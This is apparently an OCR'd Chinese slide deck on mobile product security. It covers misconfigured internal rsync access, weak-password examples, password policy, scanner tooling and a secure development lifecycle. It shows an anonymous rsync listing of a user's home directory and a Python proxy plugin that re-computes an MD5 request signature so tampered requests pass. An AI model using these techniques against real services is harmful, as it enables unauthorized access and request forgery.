
fan@websec00: ~/test

fan@websec00:

内网未授权访问

```
fan@websec00:~/code$ rsync 172.16.6.105::ghchun
drwxr-xr-x          4,096 2014/12/11 11:22:08 .
-rw-------          9,114 2014/12/11 20:24:43 .bash_history
-rw-r--r--             33 2008/10/09 09:46:37 .bash_logout
-rw-r--r--            176 2008/10/09 09:46:37 .bash_profile
-rw-r--r--            125 2012/10/24 18:10:56 .bashrc
-rw-------             35 2014/12/09 18:32:28 .lesshst
-rw-------         49,492 2014/10/20 16:26:27 .mysql_history
-rw-------          9,729 2014/12/11 11:22:08 .viminfo
-rw-r--r--            658 2008/10/09 09:46:37 .zshrc
-rwxrwxr-x          8,063 2014/12/09 18:33:40 a.out
-rw-r--r--             42 2013/07/25 11:28:12 g.sh
-rwxr-xr-x            370 2010/09/07 19:43:17 go.sh
-rw-r--r--     47,634,806 2012/06/06 18:53:27 pub2.tar.gz
-rw-r--r--    528,531,464 2012/10/16 16:04:42 pub20121016.tar.gz
-rw-r--r--        293,277 2012/06/07 14:49:31 pub3.tar.gz
-rw-r--r--        276,152 2012/06/26 18:42:28 pub4.tar.gz
-rw-r--r--          3,105 2013/07/19 20:18:41 t.sh
-rw-rw-r--            406 2014/07/11 10:01:24 t2.txt
-rw-r--r--            835 2012/06/08 15:34:16 transfer.php
-rw-r--r--          5,085 2014/12/09 18:33:35 vsprintf.c
-rw-r--r--      3,385,372 2012/08/03 15:52:16 web.tar.gz
drwx------          4,096 2008/10/09 09:46:38 .ssh
drwxrwxr-x          4,096 2013/12/25 17:35:21 .subversion
```

安全运维 – 配置错误



开放权限

安全运维 - 弱口令

admin/123456
test/1234qwer
manage/1qaz@WSX
root/123456

太弱密码

统一密码

安全运维 – 密码保护

- 密码选择 易记不易猜
  - FLZX3000cY4yhx9day
  - 飞流直下三千尺，疑似银河下九天
- 密码策略
  - 大于8位 数字+字母+特殊符号组
  - 定期更换(三个月)
  - 一个密码不能多用

安全工具 – 漏洞智能检测


最简模式

扩展插件


细分精准

自定义协议


安全工具 – ProxyScan



安全工具 – ProxyScan



安全工具 – ProxyScan





```python
import sys
sys.path.append("C:\Python27\Lib")
sys.path.append("C:\Python27\DLLs")
import clr
import hashlib
import types
import urllib
import urlparse
import os




def md5(str):

    if type(str) is types.StringType:
        m = hashlib.md5()
        m.update(str)
        return m.hexdigest()
    else:
        return ''
def geturl(url):
    urla = url
    if(url.find("sn")>=0):

        u = urlparse.urlparse(url)
        uc = url.split('?')[0]
        qs = u.query
        qs_dict = dict(urlparse.parse_qsl(qs))
        tmp_dict = {}
        for k in qs_dict.keys():
            if(k!="sn"):
                tmp_dict[k] = qs_dict[k]
        tmp_qs = urllib.unquote(urllib.urlencode(tmp_dict))
        md5sn = md5(tmp_qs+"xsd")
        urla = uc+"?"+tmp_qs+"&sn="+md5sn
    return urla


def setheader(Requestposts):
    url = Requestposts.Url
    urla = geturl(url)
    Requestposts.headers.RequestPath = urla
    return Requestposts
```


移动端产品最佳实践

培训
需求
设计
实现
验证
发布
运营
安全意识
开发安全
标准规范
安全开发
需求
安全编码
规范
威胁建模
纵深防御
最佳开发
实践
安全防护
框架
安全函数
应用加固
黑盒测试
代码审计
业务测试
上线测试
生产测试
渗透测试
安全监控
定期检测
应急响应

移动端产品最佳实践



移动端产品最佳实践



移动端产品最佳实践

议题总结

- 移动端产品安全保障
  - 数据安全
    - Acitvity组件安全、Webview代码执行漏洞、明文存储、模版交互、隐私数据、核心算法保护
  - 开发安全
    - 安全意识、环境和测试安全、第三方SDK安全开发
  - 业务及接口安全
    - 输入与输出、验证与授权、核心接口保护
  - 安全运维
    - 配置错误、匿名、弱口令
  - 安全工具
    - 漏洞智能检测
- 移动端产品最佳实践

移动端产品安全